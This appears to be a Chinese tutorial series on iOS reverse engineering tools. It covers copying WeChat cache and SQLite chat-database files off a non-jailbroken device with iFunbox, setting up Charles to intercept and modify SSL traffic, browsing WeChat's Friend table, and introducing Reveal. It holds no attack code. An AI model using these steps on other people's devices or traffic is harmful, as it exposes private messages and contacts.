
它会记录你使用过的WIFI，比如其中一个以WIFI名称开头的文件：

7daysinn401.getdns2

打开7daysinn401.getdns2文件，内容如下：

```
[caextshort.weixin.qq.com]
cacheSecs=1800
ip=183.232.98.167
time=1399025111
[calong.weixin.qq.com]
cacheSecs=1800
ip=183.61.38.166
time=1399025111
[cashort.weixin.qq.com]
cacheSecs=1800
ip=183.232.98.167
time=1399025111
[clientip]
cacheSecs=86400000
ip=59.62.239.24
time=1399025111
...
```

从这个文件夹下面，可以看出微信对DNS的IP是做了缓存处理的。从另一个角度来看，你也可以说。

类似的，我们还能拷贝出存有聊天记录的DB文件，然后利用SQLite3工具来分析，这个放到SQlite3相关工具的那一节介绍。

可以看到，使用iFunbox和iTools能够很方便的把iOS设备上的文件信息拷贝出来，即使设备没有越狱，也能够拷贝出应用目录下的所有文件。

#3 Mac上需要安装的工具下的更多文章

简介

Charles是Mac下常用的对网络流量进行分析的工具，类似于Windows下的Fiddler。在开发iOS程序的时候，往往需要调试客户端和服务器的API接口，这个时候就可以用Charles，Charles能够拦截SSL请求、模拟慢速网络、支持修改网络请求包并多次发送、能够篡改Request和Response等强大的功能。下面介绍安装和使用方法。


下载安装

可以从这里下载Charles，有30天的试用期。


安装后打开Charles，试用版本会延迟10秒后加载。如下图：



第一次运行时会弹出如下提示，点击**Grant Privileges**即可。



然后打开菜单**Proxy**的**Proxy Setting**，设置端口为：**8888**。 如下图所示：




支持拦截SSL请求

根据官方的文档:

真实设备上的设置方法


如果要在真实设备上拦截SSL连接，需要安装证书，从http://charlesproxy.com/charles.crt下载即可。

下载证书之后，双击它，会有如下提示：



点击其中的“**Always Trust**”，然后输入自己的账号密码给它授权。

可以从Keychain中查看授权之后的结果：




模拟器上的设置方法

下载http://www.charlesproxy.com/assets/install-charles-ca-cert-for-iphone-simulator.zip，解压之后双击，就可以在模拟器上拦截SSL请求了，甚至都不用重启模拟器。

设置iOS设备的代理

首先获取运行Charles的Mac的IP地址，可以打开命令行（Terminal）输入**ifconfig**得到IP地址。

或者spotlight 打开 Network Utility，如下图所示：



然后在iOS设备的WiFi网络中设置代理，如下图：



确保移动设备和Mac在同一个WIFI下面。

通过**Charles**分析**iOS**设备的网络请求

按下Record按钮，或者Proxy菜单里面的Start Recording即可对iOS设备的网络请求进行监听。

Charles的功能

> - 拦截SSL请求
> - 模拟慢速网络
>   菜单**Proxy**中的Throttle Setting可以对此进行设置
> - 支持修改网络请求包并多次发送
> - 断点功能
>   Charles能够断到发送请求前（篡改Request）和请求后（篡改Response）
> - 捕获记录控制 可以过滤出关注的请求。菜单**Proxy**中的Record Setting可以对此进行设置

暂时不展开介绍这些功能，这里介绍再多都比不上自己运行几分钟的效果好。

小结

Charles还有很多强大的功能等待大家挖掘，欢迎大家使用下体验下这些功能。

#3 Mac上需要安装的工具下的更多文章

简介

SQLite，是一款轻型的数据库，是遵守ACID的关联式数据库管理系统，它的设计目标是嵌入式的，iOS 和 Android都支持。


如果有很多数据要存在本地，保存在SQLite数据库是一个很常见的做法，很多iOS应用都是这样做的。

在iOS逆向工程中，有时候需要把iOS设备中的SQLite数据库文件拷贝到Mac上，然后用工具打开，常用的有 SQLite Database Browser和SQLiteManager。

下载SQLite Database Browser


SQLite Database Browser可以从这里下载。

下载之后安装运行，如下图所示：




SQLite Database Browser用法


用前面介绍的工具iFunbox(如果你不知道这个工具，请阅读本系列前面的文章)从微信的目录下拷贝出一个SQLite数据库文件：



用SQLite Database Browser打开之后，点击Table可以得到一个下拉列表，显示所有的Table，如下图所示：




选择其中的Friend这个表，然后点击第一个tab**Database structure**可以查看表结构，第二个tab**browse data**可以查看保存的数据，如下图所示：



其中的UsrName这一列就可以用来添加好友了，比如在微信中添加好友的输入框中输入**gh_62efaa4930af**就可以添加李开复。

点击第三个Tab，可以输入需要执行SQL语句。



小结

本文简单介绍了SQLite工具SQLite Database Browser的用法。SQLiteManager也可以完成类似的功能，读者可以下载体验下这个工具。

可以看出，应用保存在iOS设备上的SQLite数据，是很容易被他人获取的，设备无需越狱。

#3 Mac上需要安装的工具下的更多文章

Reveal简介

Reveal是分析iOS应用UI的利器：

> Reveal能够在运行时调试和修改iOS应用程序。它能连接到应用程序，并允许开发者编辑各种用户界面参数，这反过来会立即反应在程序的UI上。就像用FireBug调试HTML页面一样，在不需要重写代码、重新构建和重新部署应用程序的情况下就能够调试和修改iOS用户界面。--InfoQ


Reveal运行在Mac上，目前的最新版本是1.0.4，可以从这里下载，要求Mac OS X 10.8及以上，iOS 6以及以上。

现在正式版本可以下载试用30天，试用期后需要购买。有需要的话可以买一个，功能相当强大。

Reveal的功能

查看iOS应用的View层次结构

